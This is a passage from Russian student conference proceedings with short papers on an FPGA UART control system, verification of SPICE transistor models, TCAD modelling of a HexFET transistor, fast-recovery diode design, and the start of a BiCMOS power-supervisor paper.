


Рис. 1 Структура программно-реализованного протокола связи




Рис. 2 Блок-схемы реализации модулей приёма RX и передачи TX

На рис. 3 представлена блок схема модуля буфер памяти, где происходит запись принятых данных, выдача данных из ячеек памяти, формирование сигналов управления периферийными устройствами на основании соответствия принятых команд к записанным в памяти.




Рис. 3 Блок-схема модуля буфер памяти

Таким образом была получена ЦСУ на базе ПЛИС, позволяющая формировать на 4 выходах цифровые сигналы управления, выполняющая расчёт времени с момента запуска программы и его отображение на четырёхсимвольном семисегментном индикаторе, принимающая команды управления с портативного компьютера с использованием протокола UART.

Список источников

1. Аверченко, А. П. Сравнение программируемой логической интегральной схемы и микроконтроллера / А. П. Аверченко, В. С. Колмогоров // Молодой ученый. – 2020. – № 48(338). – С. 13-15.
2. Мухамадиева, К. Б. Микроконтроллеры интеллектуальных систем управления / К. Б. Мухамадиева // Молодой ученый. – 2017. – № 1(135). – С. 72-74.

Материал поступил в редколлегию 20.04.2024

УДК 621.382.3

Верификация SPICE-моделей отечественных маломощных транзисторов

Ситников Юрий Александрович (ст.гр.21-ЭиН-мтэ-Б, flxkrly@yandex.ru,
<https://orcid.org/0009-0009-7772-3411>)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Медведева Игоря Ивановича (medigor@mail.ru)

Аннотация: В работе проведена верификация SPICE-моделей отечественных маломощных биполярных транзисторов, в том числе входящих в состав отечественной САПР Delta Design SimOne), методом графического сравнения ВАХ (вольт-амперных характеристик), полученных в результате моделирования, с характеристиками, приводимыми в справочнике.

Ключевые слова: верификация, SPICE-модель, электронная компонентная база (ЭКБ), SimOne.

Сегодня отечественным разработчикам электронных схем необходимо иметь доступ к качественным и точным моделям отечественных радиокомпонентов, в частности биполярных транзисторов, для разработки аналоговых электронных устройств на их основе. Это особенно актуально, если учесть современную обстановку в мире. Цель данной работы – оценка точности имеющихся в различных источниках информации моделей широко распространённых маломощных биполярных транзисторов.

Моделирование проведено в интерактивном эмуляторе радиосхем Multisim 14.2.0 с использованием различных моделей, включая модели из отечественной САПР Delta Design SimOne версии 3.2.1. Использованы SPICE-модели, взятые в открытых источниках сети интернет: КТ203В, КТ315А, КТ361А; а также SPICE-модели из SimOne: КТ312Б, КТ316Д, КТ375А, КТ3102А. Образцовые характеристики взяты из справочника: «Транзисторы для аппаратуры широкого применения» [1].

Предлагаемая методика верификации: для каждого исследуемого транзистора с помощью Multisim были получены семейства выходных вольт-амперных характеристик в том же масштабе, в котором они приведены в справочнике, при стандартной температуре, и с одинаковым шагом тока базы; также для каждого исследуемого транзистора с помощью Multisim были получены входные характеристики в требуемом масштабе. Далее было проведено сравнение полученных ВАХ с характеристиками из справочника методом наложения изображений друг на друга.

На рис. 1 в качестве примера показан результат наложения семейства выходных характеристик транзистора КТ312Б.




Рис. 1. Результат наложения выходных ВАХ транзистора КТ312Б

На рис. 1 видно, что характеристики совпали только в части активной области и при небольших токах коллектора. С увеличением тока коллектора несовпадение характеристик становится более заметным, существенно отличается и наклон характеристик, обусловленный эффектом Эрли. В области насыщения и начале активной области во всем диапазоне токов коллектора полученные характеристики отличаются от справочных.

Подобное рассогласование выходных характеристик наблюдается во всех исследованных моделях транзисторов, хотя количественно погрешность совпадения характеристик оказалась различной.

Также проведено сравнение входных ВАХ исследуемых с помощью Multisim моделей биполярных транзисторов со справочными, однако в используемом справочнике эти характеристики приводятся не для всех транзисторов (так как они схожи для всей мощностной группы).

На рис. 2 приведен пример наложения входных ВАХ транзистора КТ203Б. На рис. 2 представлены две характеристики – при нулевом напряжении коллектор-эмиттер $U_{кэ}$, а также при $U_{кэ} = 5В$, и наложены с аналогичными характеристиками из справочника. По рис. 2 видно, что отличается наклон характеристик, а также пороговое напряжение база-эмиттер $U_{бэ}$, при котором начинается заметное увеличение тока базы транзистора.

Возникает очевидный вопрос – какие из рассмотренных входных и выходных ВАХ можно использовать для разработки аналоговых электронных устройств на их основе?




Рис. 2. Результат наложения входных ВАХ транзистора КТ203Б

Таким образом, проведенный анализ SPICE-моделей отечественных маломощных биполярных транзисторов показал, что входные и выходные ВАХ исследованных транзисторов, полученные при моделировании в интерактивном эмуляторе радиосхем Multisim 14.2.0, достаточно сильно не совпадают с ВАХ этих же транзисторов из справочника.

На основе выполненного исследования по верификации SPICE-моделей отечественных маломощных биполярных транзисторов можно сделать вывод, что требуется дальнейшая работа по доработке точности уже имеющихся моделей транзисторов, включая получение большого числа экспериментальных данных для учёта технологического разброса параметров транзисторов.

Список источников

1. «Транзисторы для аппаратуры широкого применения»: Справочник / К.М.Брежнева, Е.И.Гантман, Т.И. Давыдова и др. Под ред. Б.Л. Перельмана – М.: Радио и связь, 1981 – 656 с., ил.
2. Андриянов А.И. Транзисторные преобразователи напряжения: анализ и расчет. Брянск, 2010.
3. Андриянов А.И. Транзисторные преобразователи напряжения: анализ и расчет. Брянск, 2010.
4. Андриянов А.И., Михальченко Г.Я. Математическое моделирование импульсных преобразователей напряжения на базе однополярной реверсивной модуляции. Мехатроника, автоматизация, управление. 2005. № 1. С. 11-19.
5. Андриянов А.И., Краснов Н.А. Нейросетевая система управления нелинейной динамикой непосредственного понижающего преобразователя

напряжения. Известия высших учебных заведений. Приборостроение. 2013. Т. 56. № 12. С. 33-38.

6. Крахмалев О.Н. Объектно-ориентированное моделирование динамики манипуляционных систем на основе матриц преобразования однородных координат. Робототехника и техническая кибернетика. 2017. № 2 (15). С. 32-36.

Материал поступил в редколлегию 20.04.2024

УДК 621.382.323

Моделирование кремниевого n-канального HexFET-транзистора в приборно-технологической САПР

Ситников Юрий Александрович (ст. гр. О-21-ЭиН-мтэ-Б)

Разин Степан Викторович (ст. гр. О-21-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы» Медведева Дмитрия Михайловича (dm17rj@yandex.ru)

Аннотация: рассмотрены разработка и исследование параметрической модели кремниевого n-канального HexFET-транзистора в приборно-технологической САПР Synopsys Sentaurus TCAD.

Ключевые слова: моделирование, кремний, ДМОП-транзистор, HexFET-транзистор, приборно-технологическая САПР, Sentaurus TCAD.

Мощные дискретные приборы и мощные элементы интеллектуальных силовых схем часто реализуются в виде ДМОП-транзисторов (МОП-транзисторов, изготовленных методом двойной диффузии). При расположении ДМОП-транзистора на отдельном кристалле повышаются напряжение пробоя и максимальный прямой ток [1].

Однако повышение напряжения пробоя ведет к увеличению сопротивления. Как возможное техническое решение, для уменьшения сопротивления используют структуры с большим числом параллельных ячеек (HexFET-транзисторы), что также увеличивает площадь транзистора. В свою очередь, это ведет к снижению быстродействия и повышению стоимости кристалла [1].

Таким образом, существует проблема разработки HexFET-транзисторов, обладающих заданными электрическими характеристиками (напряжением пробоя и сопротивлением) при минимальной площади. Наиболее эффективным способом решения данной проблемы является использование специальных приборно-технологических САПР, которые позволяют еще до изготовления моделировать влияние конструктивно-технологических параметров на характеристики приборов.

Поэтому, в приборно-технологической САПР Synopsys Sentaurus TCAD была разработана параметрическая модель кремниевого n-канального HexFET-транзистора. Разработанная модель позволяет задавать параметры геометрии, профилей распределения примесей и зарядовых состояний для одной ячейки HexFET-транзистора в цилиндрической системе координат. При этом ось вращения расположена вертикально и совпадает с координатной осью Y (рис. 1).

Схема расположения ячеек HexFET-транзистора показана на рис. 2. Площадь, занимаемая одной шестигранной ячейкой равна $S_1 = 2\sqrt{3}R^2$, где R – радиус вписанного круга. Задав количество ячеек N, определим площадь S, которую будут занимать все ячейки, она равна $S = S_1 N$. Однако, площадь, занимаемая моделью одной ячейки (цилиндрической) равна $S_0 = \pi R^2$. Таким образом, коэффициент масштабирования для перехода от модели одной ячейки к модели всего HexFET-транзистора равен $K = S / S_0 = (2\sqrt{3}/\pi)N \approx 1,10N$.




Рис. 1. Модель одной ячейки HexFET-транзистора




Рис. 2. Схема расположения ячеек HexFET-транзистора

Разработанная модель позволяет вычислять и автоматически отображать в виде графиков пробивную, проходную и выходную вольт-амперные характеристики HexFET-транзистора, а также автоматически рассчитывать по

ним значения пробивного и порогового напряжений. Результаты моделирования хорошо согласуются с литературными данными, что свидетельствует об адекватности разработанной модели.

Список источников

1. Ключников А.С. Исследование и разработка конструктивно-технологических решений создания мощных ДМОП-транзисторов с оптимальной площадью при помощи средств приборно-технологического моделирования : автореф. дис. на соискание ученой степени канд. техн. наук / МИЭТ (ТУ). Москва, 2007. 26 с.

2. Андриянов А.И. Транзисторные преобразователи напряжения: анализ и расчет. Брянск, 2010.

3. Андриянов А.И., Михальченко Г.Я. Математическое моделирование импульсных преобразователей напряжения на базе однополярной реверсивной модуляции. Мехатроника, автоматизация, управление. 2005. № 1. С. 11-19.

4. Андриянов А.И., Краснов Н.А. Нейросетевая система управления нелинейной динамикой непосредственного понижающего преобразователя напряжения. Известия высших учебных заведений. Приборостроение. 2013. Т. 56. № 12. С. 33-38.

5. Крахмалев О.Н. Объектно-ориентированное моделирование динамики манипуляционных систем на основе матриц преобразования однородных координат. Робототехника и техническая кибернетика. 2017. № 2 (15). С. 32-36.

Материал поступил в редколлегию 20.04.2024

УДК 621.3.049.77

Конструкторско-технологические особенности БВД с обратным напряжением 100 В

Титкова Галина Вадимовна (ст.гр.20-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Некрасовой Марины Юрьевны (irisensata@mail.ru)

Аннотация. Разработаны четыре варианта изготовления БВД (быстровосстанавливающихся диодов) и технология их изготовления. Выбран лучший вариант БВД с шестигранной структурой.

Быстровосстанавливающиеся (БВД) диоды в своей основе имеют ту же конструкцию, что и обычные. Электронно-дырочный переход диода требует некоторого времени восстановления при резкой смене напряжения с прямого на обратное. Емкость перехода, которая больше у мощных выпрямительных диодов из-за площади кристалла, снижает реактивное сопротивление на высоких

частотах. У быстровосстанавливающихся диодов эти недостатки сведены к минимуму, время восстановления снижено до 3–5 мкс. Достигается это использованием специальных технологий изготовления и легированием кремния золотом или платиной.

Требования к БВД, согласованным с IGBT (Insulated-gate bipolar transistor, биполярный транзистор с изолированным затвором) для сборки в один модуль, весьма жесткие. Прежде всего они не должны уступать IGBT по быстродействию и должны иметь оптимальное сочетание статических и динамических параметров. Кроме того, БВД должны обеспечивать мягкий характер обратного восстановления и обладать повышенной устойчивостью к высоким скоростям изменения тока коммутации при работе на индуктивную нагрузку [1].

Улучшения процесса обратного восстановления можно добиться за счет создания ячеистой структуры с чередующимися p^+ - и p - областями. Этот метод тоже имеет недостатки, так как наличие мелких (глубиной менее 1 мкм) слаболегированных областей приводит к снижению выхода годных диодов, и при обратном смещении области мелкого перехода не всегда защищаются за счет перекрытия объемным зарядом смежных p^+ -областей. Сегодня разработки направлены на улучшение режима обратного восстановления путем уменьшения концентрации носителей эмиттера [2].

Была поставлена задача разработать аналог диода BAS16 производства PHILIPS (NXP Semiconductors). Параметры диода BAS16 представлены на рис. 1.

Максимальное постоянное обратное напряжение, В	100
Максимальное импульсное обратное напряжение, В	100
Максимальный прямой(выпрямленный за полупериод) ток, А	0.215
Максимально допустимый прямой импульсный ток, А	0.5
Максимальный обратный ток, мкА 25гр	0.5
Максимальное прямое напряжение, В	1.25
при $I_{пр.А}$	0.15
Максимальное время обратного восстановления, нс	4
Общая емкость Сд, пФ	1.5
Рабочая температура, С	-65...+150
Способ монтажа	smd
Корпус	SOT-23-3

Рисунок 1 – параметры диода BAS-16

Разработаны четыре варианта изготовления БВД, из которых по параметрам лучшим оказался вариант исполнения с шестигранной JBS (Junction Barrier Schottky, переход с барьером Шоттки)-структурой, представленной на рис.2. В этой структуре локальные p - n -переходы перемежаются с контактами Шоттки. Данная структура за счет меньшей площади обеспечивает меньшее

время обратного восстановления, а также наименьшее прямое падение напряжения из всех вариантов.




Рисунок 2 – вариант исполнения БВД с шестигранной JBS-структурой
Краткий технологический маршрут, разработанный и апробированный для изготовления такой структуры, представлен на рис. 3.

№ ц/п	Наименование операции
1.	Отмывка
2.	Окисление
3.	Ф.ЛГ «Анод»
4.	Отмывка
5.	Пирогенное окисление
6.	Импламентация бора
7.	Разгонка бора
8.	Ф.ЛГ «Канальный ограничитель»
9.	Отмывка
10.	Диффузия фосфора в канальный ограничитель
11.	Отмывка
12.	Окисление
13.	Нанесение фоторезиста

14.	Травление окисла с обратной стороны
15.	Снятие фоторезиста
16.	Напыление золота (на обр. сторону пластины)
17.	Диффузия золота
18.	Ф.ЛГ «Контакты»
19.	Напыление алюминия
20.	Ф.ЛГ «Металл»
21.	Ф.ЛГ «Контактные окна к алюминию»
22.	Шлифовка с полировкой
23.	Напыление золота (на обр. сторону)
24.	Вжигание золота
25.	Отмывка в деионизованной воде
26.	Сушка

Рисунок 3 – Краткий технологический маршрут изготовления БВД

Вывод: разработаны четыре варианта изготовления БВД, определен лучший из них; разработан и апробирован технологический маршрут изготовления БВД.

Список источников

1. Балига, Б.Дж. Анализ высоковольтного преобразователя напряжения р-и-n/Шоттки (MPS).– Выпрямитель IEEE El. Dev. Letters, 1987, ред., т.8, №9.
2. Ports A. и др. Улучшение характеристик диодов с использованием принципов управления эмиттером (EMCONDiode).– ISPSD, 1997, Weimar Proc., стр.213-216.
3. Андриянов А.И., Краснов Н.А. Нейросетевая система управления нелинейной динамикой непосредственного понижающего преобразователя напряжения. Известия высших учебных заведений. Приборостроение. 2013. Т. 56. № 12. С. 33-38.
4. Андриянов А.И. Транзисторные преобразователи напряжения: анализ и расчет. Брянск, 2010.

Материал поступил в редколлегию 20.04.2024

УДК 621.382.2/.3

БиКМОП-технология для супервизора питания

Тюлюкина Анна Андреевна (ст.гр.20-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Некрасовой Марины Юрьевны (irisensata@mail.ru)

Аннотация. Описана схема супервизора питания. Проанализирован технологический маршрут изготовления супервизора питания по универсальной БиКМОП-технологии.

Ключевые слова: супервизор питания, БиКМОП-технология, эффект защелкивания, эффект короткого канала, ионное легирование, LOCOS изоляция.

Супервизоры питания — интегральные микросхемы, которые изменяют состояние своего выходного цифрового сигнала, если уровень напряжения питания оказывается ниже определенной пороговой величины напряжения. Супервизоры предназначены для работы в микропроцессорных системах и формируют сигнал RESET при падении напряжения ниже допустимого уровня [1].

